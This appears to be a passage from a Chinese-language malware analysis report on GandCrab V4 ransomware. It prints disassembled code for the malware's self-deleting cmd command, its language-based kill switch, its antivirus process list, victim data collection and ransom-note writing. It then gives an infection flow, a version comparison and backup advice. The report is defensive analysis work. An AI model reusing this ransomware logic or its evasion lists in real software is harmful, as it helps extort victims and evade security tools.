.text:00403333                  push    dword ptr [ebp-4]
.text:00403336                  push    offset aCTimeoutC5DelS ; "/c timeout -c 5 & del \"%s\" /f /q"
.text:0040333B                  push    dword ptr [ebp-8]
.text:0040333E                  call    ds:wsprintfW
.text:00403344                  add     esp, 0Ch
.text:00403347                  push    0
.text:00403349                  push    0
.text:0040334B                  push    dword ptr [ebp-8]
.text:0040334E                  push    offset aCmd_exe ; "cmd.exe"
.text:00403353                  push    offset aOpen    ; "open"
.text:00403358                  push    0
```

```
.text:0040335A                  call    ds:ShellExecuteW ; Opens or prints a specified file
.text:00403360
.text:00403360 loc_403360:                              ; CODE XREF: .text:0040331B↑j
.text:00403360                                          ; .text:00403331↑j
.text:00403360                  push    0
.text:00403362                  call    ds:ExitProcess
```

23. 從 GC43.exe 程式碼內容得知，當受害主機的作業系統語言為下面語系時，則不進行加密，並且執行自我刪除動作，語系列表如下：

419(俄語)、422(烏克蘭語)、423(白俄羅斯語)、428(塔吉克斯坦語)、 42B(亞美尼亞語)、42C(亞塞拜然語-拉丁文)、437(格魯吉亞語)、43F(哈薩克族語)、440(吉爾吉斯語)、442(土庫曼語)、443(烏茲別克語-拉丁文)、444(韃靼語) 、818(羅馬尼亞語-摩爾多瓦共和國)、819(俄羅斯-摩爾多瓦共和國)、82C(亞塞拜然語，西里爾文)、843(烏茲別克語-西里爾文)。

```
.text:00403388                  mov     dword ptr [ebp-4Ch], 419h
.text:0040338F                  mov     dword ptr [ebp-48h], 422h
.text:00403396                  mov     dword ptr [ebp-44h], 423h
.text:0040339D                  mov     dword ptr [ebp-40h], 428h
.text:004033A4                  mov     dword ptr [ebp-3Ch], 42Bh
.text:004033AB                  mov     dword ptr [ebp-38h], 42Ch
.text:004033B2                  mov     dword ptr [ebp-34h], 437h
.text:004033B9                  mov     dword ptr [ebp-30h], 43Fh
.text:004033C0                  mov     dword ptr [ebp-2Ch], 440h
.text:004033C7                  mov     dword ptr [ebp-28h], 442h
.text:004033CE                  mov     dword ptr [ebp-24h], 443h
.text:004033D5                  mov     dword ptr [ebp-20h], 444h
.text:004033DC                  mov     dword ptr [ebp-1Ch], 818h
.text:004033E3                  mov     dword ptr [ebp-18h], 819h
.text:004033EA                  mov     dword ptr [ebp-14h], 82Ch
.text:004033F1                  mov     dword ptr [ebp-10h], 843h
.text:004033F8                  call    ds:GetUserDefaultUILanguage
.text:004033FE                  movzx   eax, ax
.text:00403401                  mov     [ebp-8], eax
.text:00403404                  call    ds:GetSystemDefaultUILanguage
.text:0040340A                  movzx   eax, ax
.text:0040340D                  mov     [ebp-0Ch], eax
.text:00403410                  and     dword ptr [ebp-4], 0
.text:00403414                  jmp     short loc_40341D
```

24. 檢視程式 GC43.exe 之程式碼，發現該病毒會搜尋受害主機內是否有安裝防毒軟體，並且收集防毒軟體的相關資訊。

```
.text:004061F1                  xor     ebx, ebx
.text:004061F3                  mov     [edi], eax
.text:004061F5                  push    ebx             ; lpAddress
.text:004061F6                  mov     [ebp+lpString1], offset aAvp_exe ; "AVP.EXE"
.text:004061FD                  mov     [ebp+var_44], offset aEkrn_exe ; "ekrn.exe"
.text:00406204                  mov     [ebp+var_40], offset aAvgnt_exe ; "avgnt.exe"
.text:0040620B                  mov     [ebp+var_3C], offset aAshdisp_exe ; "ashDisp.exe"
.text:00406212                  mov     [ebp+var_38], offset aNortonantibot_ ; "NortonAntiBot.exe"
.text:00406219                  mov     [ebp+var_34], offset aMcshield_exe ; "Mcshield.exe"
.text:00406220                  mov     [ebp+var_30], offset aAvengine_exe ; "avengine.exe"
.text:00406227                  mov     [ebp+var_2C], offset aCmdagent_exe ; "cmdagent.exe"
.text:0040622E                  mov     [ebp+var_28], offset aSmc_exe ; "smc.exe"
.text:00406235                  mov     [ebp+var_24], offset aPersfw_exe ; "persfw.exe"
.text:0040623C                  mov     [ebp+var_20], offset aPccpfw_exe ; "pccpfw.exe"
.text:00406243                  mov     [ebp+var_1C], offset aFsguiexe_exe ; "fsguiexe.exe"
.text:0040624A                  mov     [ebp+var_18], offset aCfp_exe ; "cfp.exe"
.text:00406251                  mov     [ebp+var_14], offset aMsmpeng_exe ; "msmpeng.exe"
.text:00406258                  call    esi ; VirtualAlloc
.text:0040625A                  mov     esi, eax
.text:0040625C                  test    esi, esi
.text:0040625E                  jnz     short loc_406267
```

```
.text:004039EF loc_4039EF:                              ; CODE XREF: .text:004039E5↑j
.text:004039EF                  call    sub_4038DA
.text:004039F4                  push    offset aIp      ; "ip"
.text:004039F9                  push    0
.text:004039FB                  push    offset aHdd     ; "hdd"
.text:00403A00                  push    1
.text:00403A02                  push    offset aRansom_id ; "ransom_id"
.text:00403A07                  push    1
.text:00403A09                  push    offset aOs_bit  ; "os_bit"
.text:00403A0E                  push    1
.text:00403A10                  push    offset aOs_major ; "os_major"
.text:00403A15                  push    1
.text:00403A17                  push    offset aPc_keyb ; "pc_keyb"
.text:00403A1C                  push    1
.text:00403A1E                  push    offset aPc_lang ; "pc_lang"
.text:00403A23                  push    1
.text:00403A25                  push    offset aAv      ; "av"
.text:00403A2A                  push    1
.text:00403A2C                  push    offset aPc_group ; "pc_group"
.text:00403A31                  push    1
.text:00403A33                  push    offset aPc_name ; "pc_name"
.text:00403A38                  push    1
.text:00403A3A                  push    offset aPc_user ; "pc_user"
.text:00403A3F                  push    1
.text:00403A41                  lea     ecx, [ebp-9Ch]
.text:00403A47                  call    sub_401C56
.text:00403A4C                  lea     ecx, [ebp-9Ch]
.text:00403A52                  call    sub_405B7D
.text:00403A57                  lea     ecx, [ebp-9Ch]
.text:00403A5D                  call    sub_4059B9
.text:00403A62                  mov     [ebp-8], eax
.text:00403A65                  mov     eax, [ebp-8]
.text:00403A68                  lea     ecx, [eax+eax+402h]
.text:00403A6F                  call    sub_4067AC
```

25. 從 GC43.exe 之程式原始碼，可以得知該惡意程式會獲取受害主機相關資訊，如用户名稱、主機名稱、工作群組、操作系統的語言、操作系統鍵盤輸入法、操作系統版本類型資訊、CPU 類型及型號資訊、防毒軟體資訊、磁盤類型及空間資訊。

```
.text:00405B9A                  cmp     [ebx], edi
.text:00405B9C                  jz      short loc_405BC4
.text:00405B9E                  push    4               ; flProtect
.text:00405BA0                  push    3000h           ; flAllocationType
.text:00405BA5                  push    202h            ; dwSize
.text:00405BAA                  push    edi             ; lpAddress
.text:00405BAB                  call    esi ; VirtualAlloc
.text:00405BAD                  lea     ecx, [esp+90h+lpValueName]
.text:00405BB1                  mov     [ebx+8], eax
.text:00405BB4                  push    ecx             ; nSize
.text:00405BB5                  push    eax             ; lpBuffer
.text:00405BB6                  mov     [esp+98h+lpValueName], 100h
.text:00405BBE                  call    ds:GetUserNameW
.text:00405BC4
.text:00405BC4 loc_405BC4:                              ; CODE XREF: sub_405B7D+1F↑j
.text:00405BC4                  cmp     [ebx+0Ch], edi
.text:00405BC7                  jz      short loc_405BEC
.text:00405BC9                  push    4               ; flProtect
.text:00405BCB                  push    3000h           ; flAllocationType
.text:00405BD0                  push    20h             ; dwSize
.text:00405BD2                  push    edi             ; lpAddress
.text:00405BD3                  mov     [esp+0A0h+lpValueName], 1Eh
.text:00405BDB                  call    esi ; VirtualAlloc
.text:00405BDD                  lea     ecx, [esp+90h+lpValueName]
.text:00405BE1                  mov     [ebx+14h], eax
.text:00405BE4                  push    ecx             ; nSize
.text:00405BE5                  push    eax             ; lpBuffer
.text:00405BE6                  call    ds:GetComputerNameW
.text:00405BEC
.text:00405BEC loc_405BEC:                              ; CODE XREF: sub_405B7D+4A↑j
.text:00405BEC                  cmp     [ebx+18h], edi
.text:00405BEF                  mov     edi, ds:wsprintfW
.text:00405BF5                  jz      short loc_405C4C
.text:00405BF7                  push    4               ; flProtect
```

26. 檢視 GC43.exe 之程式原始碼，發現該病毒會搜尋受害主機內所有資料夾或網路共享資料夾目錄，如果是以下資料夾目錄，則不進行檔案加密，有\ProgramData\、\IEIldCache\、\Boot\、\Program Files\、\Tor Browser\、\All Users\、\Local Settings\、\Windows\等資料夾。

```
.text:0040514F                  call    sub_40420E
.text:00405154                  mov     edx, offset aProgramdata ; "\\ProgramData\\"
.text:00405159                  mov     ecx, edi
.text:0040515B                  mov     ebx, eax
.text:0040515D                  call    sub_406740
.text:00405162                  xor     esi, esi
.text:00405164                  test    eax, eax
.text:00405166                  jnz     loc_40526E
.text:0040516C                  mov     edx, offset aIetldcache ; "\\IETldCache\\"
.text:00405171                  mov     ecx, edi
.text:00405173                  call    sub_406740
.text:00405178                  test    eax, eax
.text:0040517A                  jnz     loc_40526E
.text:00405180                  mov     edx, offset aBoot ; "\\Boot\\"
.text:00405185                  mov     ecx, edi
.text:00405187                  call    sub_406740
.text:0040518C                  test    eax, eax
.text:0040518E                  jnz     loc_40526E
.text:00405194                  mov     edx, offset aProgramFiles ; "\\Program Files\\"
.text:00405199                  mov     ecx, edi
.text:0040519B                  call    sub_406740
.text:004051A0                  test    eax, eax
.text:004051A2                  jnz     short loc_40520C
.text:004051A4                  mov     edx, offset aTorBrowser ; "\\Tor Browser\\"
.text:004051A9                  mov     ecx, edi
.text:004051AB                  call    sub_406740
.text:004051B0                  test    eax, eax
.text:004051B2                  jnz     loc_40526E
.text:004051B8                  mov     edx, offset aAllUsers ; "\\All Users\\"
.text:004051BD                  mov     ecx, edi
```

```
.text:004051BF                 call    sub_406740
.text:004051C4                 test    eax, eax
.text:004051C6                 jnz     loc_40526E
.text:004051CC                 mov     edx, offset aLocalSettings ; "\\Local Settings\\"
.text:004051D1                 mov     ecx, edi
.text:004051D3                 call    sub_406740
.text:004051D8                 test    eax, eax
.text:004051DA                 jnz     loc_40526E
.text:004051E0                 mov     edx, offset aWindows ; "\\Windows\\"
.text:004051E5                 mov     ecx, edi
```

27. 檢視 GC43.exe 之程式原始碼，發現該病毒在搜尋受害主機內的檔案時，如果出現以下檔案，則不加密該檔案，不被加密的檔案有 desktop.ini、autorun.inf、ntuser.dat、iconcache.db、bootsect.bak、boot.ini、ntuser.dat.log、thumbs.db、KRAB-DECRYPT.txt、CRAB-DECRYPT.txt、ntldr、NTDETECT.COM 與 Bootfont.bin 等，推測駭客為防止加密後破壞作業系統的可用性，故設計在加密過程中會跳過這些檔案。

```
.text:004052AF                 add     esi, 2
.text:004052B2                 push    offset aDesktop_ini ; "desktop.ini"
.text:004052B7                 push    esi             ; lpString1
.text:004052B8                 call    edi ; lstrcmpiW
.text:004052BA                 test    eax, eax
.text:004052BC                 jnz     short loc_4052C6
.text:004052BE
.text:004052BE loc_4052BE:                             ; CODE XREF: sub_40527F+51↓j
.text:004052BE                                         ; sub_40527F+5D↓j ...
.text:004052BE                 xor     eax, eax
.text:004052C0                 inc     eax
.text:004052C1                 jmp     loc_40536B
.text:004052C6 ; 闡闡闡闡闡闡闡闡闡闡闡闡闡闡闡闡闡闡闡闡闡闡闡闡闡闡闡闡闡闡闡闡闡
.text:004052C6
.text:004052C6 loc_4052C6:                             ; CODE XREF: sub_40527F+3D↑j
.text:004052C6                 push    offset aAutorun_inf ; "autorun.inf"
.text:004052CB                 push    esi             ; lpString1
.text:004052CC                 call    edi ; lstrcmpiW
.text:004052CE                 test    eax, eax
.text:004052D0                 jz      short loc_4052BE
.text:004052D2                 push    offset aNtuser_dat ; "ntuser.dat"
.text:004052D7                 push    esi             ; lpString1
.text:004052D8                 call    edi ; lstrcmpiW
.text:004052DA                 test    eax, eax
.text:004052DC                 jz      short loc_4052BE
.text:004052DE                 push    offset aIconcache_db ; "iconcache.db"
.text:004052E3                 push    esi             ; lpString1
.text:004052E4                 call    edi ; lstrcmpiW
.text:004052E6                 test    eax, eax
.text:004052E8                 jz      short loc_4052BE
.text:004052EA                 push    offset aBootsect_bak ; "bootsect.bak"
.text:004052EF                 push    esi             ; lpString1
```


```
.text:00405338                 call    edi ; lstrcmpiW
.text:0040533A                 test    eax, eax
.text:0040533C                 jz      short loc_4052BE
.text:0040533E                 push    offset aNtldr   ; "ntldr"
.text:00405343                 push    esi             ; lpString1
.text:00405344                 call    edi ; lstrcmpiW
.text:00405346                 test    eax, eax
.text:00405348                 jz      loc_4052BE
.text:0040534E                 push    offset aNtdetect_com ; "NTDETECT.COM"
.text:00405353                 push    esi             ; lpString1
.text:00405354                 call    edi ; lstrcmpiW
.text:00405356                 test    eax, eax
.text:00405358                 jz      loc_4052BE
.text:0040535E                 push    offset aBootfont_bin ; "Bootfont.bin"
.text:00405363                 push    esi             ; lpString1
```

```
.text:004052F0                  call    edi ; lstrcmpiW
.text:004052F2                  test    eax, eax
.text:004052F4                  jz      short loc_4052BE
.text:004052F6                  push    offset aBoot_ini ; "boot.ini"
.text:004052FB                  push    esi             ; lpString1
.text:004052FC                  call    edi ; lstrcmpiW
.text:004052FE                  test    eax, eax
.text:00405300                  jz      short loc_4052BE
.text:00405302                  push    offset aNtuser_dat_log ; "ntuser.dat.log"
.text:00405307                  push    esi             ; lpString1
.text:00405308                  call    edi ; lstrcmpiW
.text:0040530A                  test    eax, eax
.text:0040530C                  jz      short loc_4052BE
.text:0040530E                  push    offset aThumbs_db ; "thumbs.db"
.text:00405313                  push    esi             ; lpString1
.text:00405314                  call    edi ; lstrcmpiW
.text:00405316                  test    eax, eax
.text:00405318                  jz      short loc_4052BE
.text:0040531A                  push    offset aKrabDecrypt_ht ; "KRAB-DECRYPT.html"
.text:0040531F                  push    esi             ; lpString1
.text:00405320                  call    edi ; lstrcmpiW
.text:00405322                  test    eax, eax
.text:00405324                  jz      short loc_4052BE
.text:00405326                  push    offset aKrabDecrypt_tx ; "KRAB-DECRYPT.txt"
.text:0040532B                  push    esi             ; lpString1
.text:0040532C                  call    edi ; lstrcmpiW
.text:0040532E                  test    eax, eax
.text:00405330                  jz      short loc_4052BE
.text:00405332                  push    offset aCrabDecrypt_tx ; "CRAB-DECRYPT.txt"
.text:00405337                  push    esi             ; lpString1
```


28. 從 GC43.exe 程式碼內容得知，該病毒會將之前生成的勒索資訊寫入到每個加密後的資料夾下的勒索通知信檔案 KRAB-DECRYPT.txt 中。

```
.text:0040541C                  lea     esi, [ebx+200h]
.text:00405422                  push    offset aSKrabDecrypt_t ; "%s\\KRAB-DECRYPT.txt"
.text:00405427                  push    esi             ; LPWSTR
.text:00405428                  call    ds:wsprintfW
.text:0040542E                  add     esp, 0Ch
.text:00405431                  xor     edi, edi
.text:00405433                  push    edi             ; hTemplateFile
.text:00405434                  push    edi             ; dwFlagsAndAttributes
.text:00405435                  push    1               ; dwCreationDisposition
.text:00405437                  push    edi             ; lpSecurityAttributes
.text:00405438                  push    edi             ; dwShareMode
.text:00405439                  push    40000000h       ; dwDesiredAccess
.text:0040543E                  push    esi             ; lpFileName
.text:0040543F                  call    ds:CreateFileW
.text:00405445                  mov     esi, eax
.text:00405447                  mov     [ebp+hObject], esi
.text:0040544A                  cmp     esi, 0FFFFFFFFh
.text:0040544D                  jz      short loc_405486
.text:0040544F                  push    edi             ; lpOverlapped
.text:00405450                  lea     eax, [ebp+NumberOfBytesWritten]
.text:00405453                  push    eax             ; lpNumberOfBytesWritten
.text:00405454                  push    lpString        ; lpString
.text:0040545A                  call    ds:lstrlenW
.text:00405460                  add     eax, eax
.text:00405462                  push    eax             ; nNumberOfBytesToWrite
.text:00405463                  push    lpString        ; lpBuffer
.text:00405469                  push    esi             ; hFile
.text:0040546A                  call    ds:WriteFile
.text:00405470                  push    [ebp+hObject]   ; hObject
.text:00405473                  mov     esi, eax
.text:00405475                  call    ds:CloseHandle
.text:0040547B                  mov     ecx, ebx        ; lpAddress
```

29. 下載 nomoreransom 的 GandCrab 解密器，試著將受害主機內被加密的檔案解密，但是未成功。目前仍沒有可以成功將 GandCrab V4 版所加密的檔案解密的解密器。



III. 網路架構圖



1. 駭客利用郵件傳遞或駭入網站偽造連結方式來散播 GandCrab 病毒。
2. 使用者開啟郵件後執行 GandCrab 勒索病毒。

   2.1 受害主機對外大量連線一群已被感染的網站。

   2.2 關閉常用的應用程式(如 Office)。

2.3 利用區域網路內的網路分享服務來散播病毒。

2.4 將 private 與 public 兩金鑰寫入登錄檔中。

2.5 取得受害主機的相關資訊。

2.6 檢查主機內是否存在.lock 檔，若存在則不加密檔案。

2.7 判斷受害主機輸入法是否為俄文輸入法，若是則不加密檔案。

2.8 判斷受害主機之作業系統所用語言是否來自一些特定國家，若是則不加密檔案。

2.9 搜尋主機內是否安裝防毒軟體。

2.10 加密檔案並產生勒索通知信。

2.11 不加密主機內某些特定資料夾內檔案與某些特定檔案。

2.12 加密完成後執行 wmic.exe 來刪除影子副本。

IV.建議與總結

1. GandCrab 勒索病毒之版本更新迅速，而受害主機被感染後，該病毒除了加密檔案外，也會進行一些動作，如搜尋是否有安裝防毒軟體、判斷主機輸入法是否為俄語體系...，而且該病毒也會一直對外連線已被病毒設定好的網址名單，試著上傳主機資訊與病毒資訊到這些網站，與一般勒索病毒僅勒索受害者而執行的系統行為與網路行為不同。
2. 根據統計，GandCrab 為 2018 年流行的勒索病毒家族，受害者大部分集中在美國，印度，印尼、巴西與巴基斯坦等國家，而其版本的演化比較如下表。

版本	V1	V2	V3	V4
出現時間	2018/01	2018/03/05	2018/05/03	2018/07/10i
散播方式	惡意廣告軟體和漏洞利用工具包	郵件散播	郵件散播	郵件散播、駭入網站偽造連結方式

版本	V1	V2	V3	V4
勒索貨幣	DASH	DASH	沒有明確指明	DASH 或 BitCoin
副檔名	.GDCB	.CRAB	.CRAB	.KRAB
特色	1.支付 1.5 個 DASH 約 1200 美元。 2.已有解密工具可以解密部分被加密文件。	1.支付 0.72DASH 約 400 美元。 2.使用帶有資安公司與警方相關字串的 CC 伺服器地址 malwarehunterteam.bit，來挑釁資安人員。 3.透過二維碼取得付款地址。	1.會替換桌面背景。 2.執行後會強制關機，並同時增加開機啟動項目。 3.沒有明確指定勒索金額與貨幣類別。 4.取消二維條碼功能。	1.支付 499 美元.。 2.過了 4 天贖金加倍至 998 美元。 3.會搜尋系統中有無防毒軟體存在。 4.會關閉一些特定的執行中程式讓加密順利進行。

3. 目前 GandCrab V4 版沒有解密器可將被加密的檔案解密，建議使用者平時要做好資料備份與不開啟不明來源的檔案，以降低感染該病毒的風險。

V. 相關報導

1. Fortinet：勒索病毒 GandCrab 4.0 才推出兩天就釋出 4.1，小心盜版網站的假破解工具
https://www.ithome.com.tw/news/124627


安全 | https://www.ithome.com.tw/news/124627
iThome 新聞 產品評測 技術 專題 AI & Big Data Cloud DevOps GDPR 資安 研討會 社群 搜尋
新聞
Fortinet：勒索病毒GandCrab 4.0才推出兩天就釋出4.1，小心盜版網站的假破解工具
對於外傳勒索病毒GandCrab會透過SMB漏洞主動傳染一事，資安業者Fortinet提到，這消息純屬推論，企業不要過度恐慌，重要的是應盡速更新修補該漏洞。
文/ 李建興 | 2018-07-17 發表
讚5萬 按讚加入iThome粉絲團 讚177 分享
FORTINET
THREAT RESEARCH
GandCrab v4.1 Ransomware and the Speculated SMB Exploit Spreader
2019 iT邦幫忙 鐵人賽
9/10~10/15 報名
2018/10/01 開賽
iThome Security
成為朋友中第一個說這讚的人
iThome Security